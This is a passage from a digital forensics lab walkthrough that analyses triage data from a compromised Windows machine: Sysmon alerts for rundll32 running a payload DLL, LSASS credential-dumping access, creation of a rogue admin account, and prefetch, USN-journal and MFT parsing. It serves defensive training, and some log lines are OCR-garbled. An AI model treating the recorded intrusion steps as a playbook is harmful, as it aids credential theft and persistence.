FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Hashes: SHA1=1EFB0FDDC156E4C61C5F78A54706455D,MD5=8A2122E8162DBEF04694B9C3E0B6CDEE,SHA256=B99D61D874728EDC0918CA0EB10EAB93D381E7367E377406E65963366C874450,
IMPHASH=272245E2988E1C430500B852C4FB5E18
Image: C:\Windows\System32\cmd.exe
IntegrityLevel: Medium
LogonGuid: D875E288-2DE1-64D4-1801-020000000000
LogonId: '0x20118'
OriginalFileName: Cmd.Exe
ParentCommandLine: ""C:\Windows\System32\rundll32.exe"" payload.dll,startW"
ParentImage: C:\Windows\System32\rundll32.exe
ParentProcessGuid: 00000000-0000-0000-0000-000000000000
ParentProcessId: 3648
ParentUser: ''
ProcessGuid: D875E288-AC0C-64D4-C402-000000000300
ProcessId: 736
Product: Microsoft® Windows® Operating System
RuleName: technique_id=T1059.003,technique_name=Windows Command Shell
TerminalSessionId: 1
User: DESKTOP-VQJOLVH\johndoe
IHTTime: 2023-08-10 09:21:16.210
```

- LSASS Access


```
2023-08-10T09:25:08.136679+00:00,Mimikatz Detection LSASS Access;Suspicious In-Memory Module Execution,...,\DESKTOP-VQJOLVH-C.  
339c4d051f47ad2\uploads\auto\%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,10,3552,DESKTOP-VQJOLVH,  
[CallTrace: C:\Windows\SYSTEM32\ntdll.dll!ldd9+24|C:\Windows\system32\KERNELBASE.dll+308ee|UNKNOWN(0000022D8024D798)  
GrantedAccess: '0x1010'  
RuleName: technique_id=T1003,technique_name=Credential Dumping  
SourceImage: C:\Windows\system32\rundll32.exe  
SourceProcessGUID: D875E288-ACF3-64D4-B003-0000000000300  
SourceProcessId: 6816  
SourceThreadId: 7412  
SourceUser: NT AUTHORITY\SYSTEM  
TargetImage: C:\Windows\SYSTEM32\lsass.exe  
TargetProcessGUID: D875E288-2DE0-64D4-0C00-0000000000300  
TargetProcessId: 660  
TargetUser: NT AUTHORITY\SYSTEM  
UtcTime: 2023-08-10 09:25:08.129
```

- Windows PowerShell Execution

- Upon examining `account_tampering.csv`, we observe that a new user was created (`Admin`) and added to the `Administrators` group.



- We can also identify new user creation through Autopsy as follows.



Listing

Table | Thumbnail | Summary

Name	S	C	O	Login Name	Host	Scope	Realm Name	Creation Time
S-1-5-80-956008885-3418522649-1831038044-185329	0			fulldisk.ra...	Local	NT SERVICE		
S-1-5-18				SYSTEM	fulldisk.ra...	Local	NT AUTHORITY	
S-1-5-80-3028837079-3186095147-955107200-370196	0			fulldisk.ra...	Local	NT SERVICE		
S-1-5-19				LOCAL SERVICE	fulldisk.ra...	Local	NT AUTHORITY	
S-1-5-21-414731039-2985344906-4266326170-1000	0			johndoe	fulldisk.ra...	Domain		2023-08-10 00:20:13 UTC
S-1-5-80-2620923248-4247863784-3378508180-26591	0			fulldisk.ra...	Local	NT SERVICE		
S-1-5-20				NETWORK SERVICE	fulldisk.ra...	Local	NT AUTHORITY	
S-1-5-21-3933942852-973373972-2766786355-1032	0			fulldisk.ra...	Domain			
S-1-5-21-414731039-2985344906-4266326170-501	0			Guest	fulldisk.ra...	Domain		2023-08-10 00:20:17 UTC
S-1-5-21-414731039-2985344906-4266326170-1001	0			Admin	fulldisk.ra...	Domain		2023-08-10 09:26:05 UTC
S-1-5-21-414731039-2985344906-4266326170-500	0			Administrator	fulldisk.ra...	Domain		2023-08-10 00:20:17 UTC
S-1-5-21-414731039-2985344906-4266326170-503	0			DefaultAccount	fulldisk.ra...	Domain		2023-08-10 00:20:17 UTC
S-1-5-21-414731039-2985344906-4266326170-504	0			WDAGUtilityAccount	fulldisk.ra...	Domain		2023-08-10 00:20:17 UTC

## Analyzing Rapid Triage Data - Prefetch Files (PECmd)

- Let's now dive into the system's execution history by analyzing the prefetch files (available at `C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch`) with `PECmd.exe`.

```
C:\Users\johndoe>C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\PECmd.exe -d "C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch" -q --csv C:\Users\johndoe\Desktop --csvf suspect_prefetch.csv
```

```
C:\Users\johndoe>C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\PECmd.exe -d "C:\Users\johndoe\Desktop\PECmd version 1.5.0.0
```

```
Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/PECmd
```

```
Command line: -d C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch -q --csv C:\Users\johndoe
```

```
Warning: Administrator privileges not found!
```

```
Keywords: temp, tmp
```

```
Looking for prefetch files in C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch
```

```
Found 192 Prefetch files
```

```
----- Processed C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\7Z.EXE-7FD2B543.pf ir
----- Processed C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\8EA5559.EXE-F1260DBD.
----- Processed C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\ADVANCED_IP_SCANNER_C
----- Processed C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\APPLICATIONFRAMEHOST.
----- Processed C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\ARP.EXE-ED14DF84.pf i
----- Processed C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\AUDIODG.EXE-AB22E9A6.
---SNIP---
```

```
Processed 192 out of 192 files in 1.7305 seconds
```

```
CSV output will be saved to C:\Users\johndoe\Desktop\suspect_prefetch.csv
```

```
CSV time line output will be saved to C:\Users\johndoe\Desktop\suspect_prefetch_Timeline.csv
```

SourceFilename	RunCount	LastRun	PreviousRui	PreviousRui						
C:\Users\johndoe\Desktop\Prefetch\BACKGROUNDTASKHOST.EXE-05A8BF9D.pf	1	2023-08-10 9:10								
C:\Users\johndoe\Desktop\Prefetch\DLLHOST.EXE-E9BD097B.pf	3	2023-08-10 9:10	2023-08-10 0:24	2023-08-10 0:24						
C:\Users\johndoe\Desktop\Prefetch\CONSENT.EXE-40419367.pf	7	2023-08-10 9:10	2023-08-10 0:30	2023-08-10 0:25	2023-08-10 0:25	2023-08-10 0:24	2023-08-10 0:24	2023-08-10 0:24		
C:\Users\johndoe\Desktop\Prefetch\MSIEXEC.EXE-BFFF1B63.pf	5	2023-08-10 9:11	2023-08-10 0:11	2023-08-10 0:30	2023-08-10 0:30	2023-08-10 0:22				
C:\Users\johndoe\Desktop\Prefetch\MSIEXEC.EXE-CDBFC0F7.pf	4	2023-08-10 9:11	2023-08-10 0:11	2023-08-10 0:30	2023-08-10 0:22					
C:\Users\johndoe\Desktop\Prefetch\VELOCIRAPTOR.EXE-3F829F8F.pf	2	2023-08-10 9:11	2023-08-10 9:11							
C:\Users\johndoe\Desktop\Prefetch\SEARCHPROTOCOLHOST.EXE-69C456C3.pf	5	2023-08-10 9:14	2023-08-10 0:28	2023-08-10 0:27	2023-08-10 0:23	2023-08-10 0:23	2023-08-10 0:23	2023-08-10 0:23		
C:\Users\johndoe\Desktop\Prefetch\SEARCHFILTERHOST.EXE-44162447.pf	7	2023-08-10 9:14	2023-08-10 0:37	2023-08-10 0:34	2023-08-10 0:32	2023-08-10 0:29	2023-08-10 0:27	2023-08-10 0:23		
C:\Users\johndoe\Desktop\Prefetch\OPENWITH.EXE-8850D58B.pf	2	2023-08-10 9:14	2023-08-10 9:14							
C:\Users\johndoe\Desktop\Prefetch\RUNDLL32.EXE-8FFB01A3.pf	1	2023-08-10 9:15								
C:\Users\johndoe\Desktop\Prefetch\ARP.EXE-ED14DF84.pf	1	2023-08-10 9:16								
C:\Users\johndoe\Desktop\Prefetch\CHCP.COM-2CF9B15C.pf	3	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16					
C:\Users\johndoe\Desktop\Prefetch\IPCONFIG.EXE-BFEC2A0D.pf	2	2023-08-10 9:16	2023-08-10 9:10							
C:\Users\johndoe\Desktop\Prefetch\NTEST.EXE-E333SD27.pf	2	2023-08-10 9:17	2023-08-10 9:17							
C:\Users\johndoe\Desktop\Prefetch\PING.EXE-4AA6A653.pf	1	2023-08-10 9:17								
C:\Users\johndoe\Desktop\Prefetch\SYSTEMINFO.EXE-3EAAF1C2.pf	1	2023-08-10 9:17								
C:\Users\johndoe\Desktop\Prefetch\WMPRVSE.EXE-E9B8DD29.pf	4	2023-08-10 9:17	2023-08-10 9:10	2023-08-10 0:34	2023-08-10 0:23	2023-08-10 0:23	2023-08-10 0:23	2023-08-10 0:23		
C:\Users\johndoe\Desktop\Prefetch\WHOAMIEXE-9D378AEF.pf	6	2023-08-10 9:17	2023-08-10 9:17	2023-08-10 0:34	2023-08-10 0:34	2023-08-10 0:34	2023-08-10 0:34	2023-08-10 0:34		
C:\Users\johndoe\Desktop\Prefetch\TAR.EXE-EA1E7070.pf	1	2023-08-10 9:20								
C:\Users\johndoe\Desktop\Prefetch\ADVANCED_IP_SCANNER_CONSOLE_E-1287F9BF.pf	1	2023-08-10 9:20								
C:\Users\johndoe\Desktop\Prefetch\DEFFRAG.EXE-3D9E8D72.pf	1	2023-08-10 9:21								
C:\Users\johndoe\Desktop\Prefetch\REG.EXE-A93A1343.pf	2	2023-08-10 9:21	2023-08-10 9:21							
C:\Users\johndoe\Desktop\Prefetch\INENTASK.EXE-0E8CEC17.pf	1	2023-08-10 9:21								
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-6TEC2DA7.pf	1	2023-08-10 9:21								
C:\Users\johndoe\Desktop\Prefetch\MSCORSVW.EXE-8CE1A322.pf	11	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-DF144105.pf	2	2023-08-10 9:21	2023-08-10 0:31							
C:\Users\johndoe\Desktop\Prefetch\MSCORSVW.EXE-16B291C4.pf	10	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	
C:\Users\johndoe\Desktop\Prefetch\INGEN.EXE-4A8D1A3E.pf	10	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	
C:\Users\johndoe\Desktop\Prefetch\INGEN.EXE-734C6620.pf	10	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	
C:\Users\johndoe\Desktop\Prefetch\@EA5559.EXE-F1260DBD.pf	1	2023-08-10 9:23								
C:\Users\johndoe\Desktop\Prefetch\RUNDLL32.EXE-9E261D3E.pf	1	2023-08-10 9:23								
C:\Users\johndoe\Desktop\Prefetch\@RUNDLL32.EXE-C9A39DDE.pf	3	2023-08-10 9:25	2023-08-10 9:25	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	
C:\Users\johndoe\Desktop\Prefetch\CMO.EXE-0BD309961.pf	11	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:20	2023-08-10 9:20	2023-08-10 9:16	2023-08-10 9:10	2023-08-10 0:31	2023-08-10 0:31	
C:\Users\johndoe\Desktop\Prefetch\NET.EXE-A0984F70.pf	10	2023-08-10 9:26	2023-08-10 9:26	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	
C:\Users\johndoe\Desktop\Prefetch\NET.EXE-S09326A5.pf	9	2023-08-10 9:26	2023-08-10 9:26	2023-08-10 9:17	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	
C:\Users\johndoe\Desktop\Prefetch\POWERSHELL.EXE-CA1AE517.pf	5	2023-08-10 9:26	2023-08-10 9:23	2023-08-10 9:20	2023-08-10 0:30	2023-08-10 0:24				
C:\Users\johndoe\Desktop\Prefetch\SMARTSCREEN.EXE-EACC1250.pf	1	2023-08-10 9:32								
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA3C.pf	1	2023-08-10 9:32								
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA43.pf	2	2023-08-10 9:32	2023-08-10 9:11							
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA44.pf	13	2023-08-10 9:32	2023-08-10 9:32	2023-08-10 9:32	2023-08-10 9:12	2023-08-10 9:11	2023-08-10 9:12	2023-08-10 9:11	2023-08-10 9:11	
C:\Users\johndoe\Desktop\Prefetch\ELEVATION_SERVICE.EXE-581D9786.pf	1	2023-08-10 9:32								
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA3D.pf	12	2023-08-10 9:32	2023-08-10 9:32	2023-08-10 9:13	2023-08-10 9:12	2023-08-10 9:12	2023-08-10 9:12	2023-08-10 9:12	2023-08-10 9:12	
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA3E.pf	4	2023-08-10 9:34	2023-08-10 9:32	2023-08-10 9:13	2023-08-10 9:11					
C:\Users\johndoe\Desktop\Prefetch\CONHOST.EXE-0C6456FB.pf	16	2023-08-10 9:35	2023-08-10 9:26	2023-08-10 9:23	2023-08-10 9:20	2023-08-10 9:16	2023-08-10 9:10	2023-08-10 0:30	2023-08-10 0:30	
C:\Users\johndoe\Desktop\Prefetch\WINPMEM_MINI_X64_RC2.EXE-8EFD4BA6.pf	1	2023-08-10 9:35								
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-5D1588BE.pf	1	2023-08-10 9:40								
C:\Users\johndoe\Desktop\Prefetch\MOUSCOREWORKER.EXE-4429AC2B.pf	10	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:15	2023-08-10 9:12	2023-08-10 9:11	2023-08-10 9:11	
C:\Users\johndoe\Desktop\Prefetch\SPPSVC.EXE-9E070FE0.pf	12	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:15	2023-08-10 9:11	2023-08-10 0:37	2023-08-10 0:32	
C:\Users\johndoe\Desktop\Prefetch\TASKHOSTW.EXE-2E5D4B75.pf	16	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:12	2023-08-10 9:11	2023-08-10 0:37	2023-08-10 0:37	
C:\Users\johndoe\Desktop\Prefetch\TIWORKER.EXE-78BC9E70.pf	7	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:17	2023-08-10 9:12	2023-08-10 0:37	2023-08-10 0:37	
C:\Users\johndoe\Desktop\Prefetch\TRUSTEDINSTALLER.EXE-766EFF52.pf	7	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:17	2023-08-10 9:12	2023-08-10 0:37	2023-08-10 0:37	
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-FDC3FC8E.pf	10	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:15	2023-08-10 9:12	2023-08-10 0:37	2023-08-10 0:32	
C:\Users\johndoe\Desktop\Prefetch\RUNTIMEBROKER.EXE-67310593.pf	6	2023-08-10 9:41	2023-08-10 9:15	2023-08-10 9:10	2023-08-10 0:37	2023-08-10 0:32	2023-08-10 0:26	2023-08-10 0:26	2023-08-10 0:26	
C:\Users\johndoe\Desktop\Prefetch\RUNTIMEBROKER.EXE-D2EE0952.pf	7	2023-08-10 9:41	2023-08-10 9:15	2023-08-10 0:37	2023-08-10 0:32	2023-08-10 0:26	2023-08-10 0:25	2023-08-10 0:25	2023-08-10 0:25	
C:\Users\johndoe\Desktop\Prefetch\DLLHOST.EXE-4B6CB38A.pf	13	2023-08-10 9:41	2023-08-10 9:24	2023-08-10 9:14	2023-08-10 0:29	2023-08-10 0:28	2023-08-10 0:27	2023-08-10 0:25	2023-08-10 0:24	
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-EA249820.pf	3	2023-08-10 9:41	2023-08-10 9:31	2023-08-10 9:11						
C:\Users\johndoe\Desktop\Prefetch\SSVVC.EXE-6C8F0C66.pf	3	2023-08-10 9:41	2023-08-10 9:31	2023-08-10 9:11						

## Analyzing Rapid Triage Data - USN Journal (usn.py)

- Within the `USN journal` (available at `C:\Users\johndoe\Desktop\kapefiles\ntfs\%5C%5C.%5CC%3A\$Extend\$UsnJrn\%3A$J`), we can identify all files that were either created or deleted during the incident.

```
C:\Users\johndoe>python C:\Users\johndoe\Desktop\files\USN-Journal-Parser-master\usnparser\usn.py -f C:\Users\johndoe\Desktop\kapefiles\ntfs\%5C%5C.%5CC%3A\$Extend\$UsnJrn\%3A$J -o C:\Users\johndoe\Desktop\usn_output.csv -c
```

- Suspicious activities took place approximately between `2023-08-10 09:00:00` and `2023-08-10 10:00:00`.
- To view the CSV using PowerShell in alignment with our timeline, we can execute:

```
PS C:\Users\johndoe> $time1 = [DateTime]::ParseExact("2023-08-10 09:00:00.000000", "yyyy-MM-dd HH:mm:ss.fffffff", $null)
PS C:\Users\johndoe> $time2 = [DateTime]::ParseExact("2023-08-10 10:00:00.000000", "yyyy-MM-dd HH:mm:ss.fffffff", $null)
PS C:\Users\johndoe> Import-Csv -Path C:\Users\johndoe\Desktop\usn_output.csv | Where-Object { $_.'FileName' -match '\.exe$|\.txt$|\.msi$|\.bat$|\.ps1$|\.iso$|\.lnk$' } | Where-Object { $_.timestamp -as [DateTime] -ge $time1 -and $_.timestamp -as [DateTime] -lt $time2 }
```

### Notable activity:

```
2023-08-10 09:14:40.958673,Finance08062023.iso,ARCHIVE,RENAME_NEW_NAME
2023-08-10 09:14:40.958673,Finance08062023.iso,ARCHIVE,RENAME_NEW_NAME CLOSE
2023-08-10 09:14:41.061007,Finance08062023.iso,ARCHIVE,STREAM_CHANGE
2023-08-10 09:14:41.062572,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE
2023-08-10 09:14:41.063389,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE CLOSE
2023-08-10 09:14:41.065336,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND
2023-08-10 09:14:41.066383,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND CLOSE
2023-08-10 09:14:48.337845,Finance08062023 (1).iso,ARCHIVE,RENAME_NEW_NAME
2023-08-10 09:14:48.337845,Finance08062023 (1).iso,ARCHIVE,RENAME_NEW_NAME CLOSE
2023-08-10 09:14:48.440773,Finance08062023 (1).iso,ARCHIVE,STREAM_CHANGE
2023-08-10 09:14:48.443245,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE
```

```

2023-08-10 09:14:48.443823,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE CLOSE
2023-08-10 09:14:48.445082,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND
2023-08-10 09:14:48.445778,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND CLOSE
2023-08-10 09:15:18.551046,Finance08062023 (2).iso,ARCHIVE,RENAME_NEW_NAME
2023-08-10 09:15:18.551046,Finance08062023 (2).iso,ARCHIVE,RENAME_NEW_NAME CLOSE
2023-08-10 09:15:18.647015,Finance08062023 (2).iso,ARCHIVE,STREAM_CHANGE
2023-08-10 09:15:18.649055,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE
2023-08-10 09:15:18.649055,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE CLOSE
2023-08-10 09:15:18.651152,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND
2023-08-10 09:15:18.651152,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND CLOSE
2023-08-10 09:15:24.065351,chrome_shutdown_ms.txt,ARCHIVE,FILE_CREATE
2023-08-10 09:15:24.065351,chrome_shutdown_ms.txt,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:15:24.065351,chrome_shutdown_ms.txt,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:16:32.942745,temp.bat,ARCHIVE,FILE_CREATE
2023-08-10 09:16:32.942745,temp.bat,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:16:32.942745,temp.bat,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:20:26.465120,advanced_ip_scanner.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:20:26.465120,advanced_ip_scanner.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:26.465120,advanced_ip_scanner.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:26.480509,advanced_ip_scanner.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:20:26.480509,advanced_ip_scanner_console.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:20:26.480509,advanced_ip_scanner_console.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:26.496403,advanced_ip_scanner_console.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:26.496403,advanced_ip_scanner_console.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:20:26.997883,mac_interval_tree.txt,ARCHIVE,FILE_CREATE
2023-08-10 09:20:26.997883,mac_interval_tree.txt,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.014402,mac_interval_tree.txt,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:27.014402,mac_interval_tree.txt,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:20:27.232407,rserv35ml.msi,ARCHIVE,FILE_CREATE
2023-08-10 09:20:27.232407,rserv35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.248411,rserv35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:27.248411,rview35ml.msi,ARCHIVE,FILE_CREATE
2023-08-10 09:20:27.248411,rview35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.263685,rview35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:27.263685,rview35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:21:14.992912,mscorsvw.exe,ARCHIVE,CLOSE
2023-08-10 09:21:17.571321,_PSScriptPolicyTest_52uctvwi.opa.ps1,ARCHIVE,FILE_CREATE
2023-08-10 09:21:17.571321,_PSScriptPolicyTest_52uctvwi.opa.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:21:17.571321,_PSScriptPolicyTest_52uctvwi.opa.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:21:17.602633,_PSScriptPolicyTest_52uctvwi.opa.ps1,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:22:32.547132,svchost.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:22:32.547132,svchost.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:22:32.547132,svchost.exe,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:23:14.687719.8ea5559.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:23:14.687719.8ea5559.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:23:14.687719.8ea5559.exe,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:23:16.769239.8ea5559.exe,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:23:49.593517,_PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,FILE_CREATE
2023-08-10 09:23:49.593517,_PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:23:49.593517,_PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:23:49.609039,_PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:24:23.589821,flag.txt,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:25:03.975283,logfile.txt.0,ARCHIVE NOT_CONTENT_INDEXED,DATA_EXTEND SECURITY_CHANGE CLOSE
2023-08-10 09:25:48.088921,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,FILE_CREATE
2023-08-10 09:25:48.092299,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,DATA_EXTEND FILE_CREATE
2023-08-10 09:25:48.092903,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:26:44.813913,_PSScriptPolicyTest_1xpf1qga.ipb.ps1,ARCHIVE,FILE_CREATE
2023-08-10 09:26:44.813913,_PSScriptPolicyTest_1xpf1qga.ipb.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:26:44.813913,_PSScriptPolicyTest_1xpf1qga.ipb.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:26:44.845295,_PSScriptPolicyTest_1xpf1qga.ipb.ps1,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:26:46.019251,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,BASIC_INFO_CHANGE
2023-08-10 09:26:46.019251,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,BASIC_INFO_CHANGE CLOSE
2023-08-10 09:28:13.944143,photo443.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:28:13.958954,photo443.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:28:13.958954,photo443.exe,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:32:36.981215,chrome_shutdown_ms.txt,ARCHIVE,FILE_DELETE CLOSE

```

- If we look carefully enough, we will notice that `flag.txt` was deleted.

## Analyzing Rapid Triage Data - MFT/pagefile.sys (MFTECmd/Autopsy)

- We can leverage `MFT` in an attempt to recover `flag.txt`.
  - Unfortunately, the affected machine's MFT table is not available.

- For completeness' sake, let's work on another system's MFT table (available at `C:\Users\johndoe\Desktop\files\mft_data`) where `flag.txt` was also deleted.
- Our initial step involves running `MFTECmd` to parse the `$MFT` file, followed by searching for `flag.txt` within the report.

```
C:\Users\johndoe>C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\MFTECmd.exe -f
C:\Users\johndoe\Desktop\files\mft_data --csv C:\Users\johndoe\Desktop\
--csvf mft_csv.csv
```

```
Practical Digital Forensics Scenario

C:\Users\johndoe>C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\MFTECmd.exe -f C:\Users\johndoe\Desktop\files\mft_data --csv C:\Users\johndoe\Desktop\ --csvf mft_csv.csv
MFTECmd version 1.2.2.1

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

Command line: -f C:\Users\johndoe\Desktop\files\mft_data --csv C:\Users\johndoe\Desktop\ --csvf mft_csv.csv

Warning: Administrator privileges not found!

File type: Mft

Processed C:\Users\johndoe\Desktop\files\mft_data in 4.9248 seconds

C:\Users\johndoe\Desktop\files\mft_data: FILE records found: 113,899 (Free records: 4,009) File size: 11
CSV output will be saved to C:\Users\johndoe\Desktop\mft_csv.csv
```

```
PS C:\Users\johndoe> Select-String -Path
C:\Users\johndoe\Desktop\mft_csv.csv -Pattern "flag.txt"
```

```
Practical Digital Forensics Scenario

PS C:\Users\johndoe> Select-String -Path C:\Users\johndoe\Desktop\mft_csv.csv -Pattern "flag.txt"

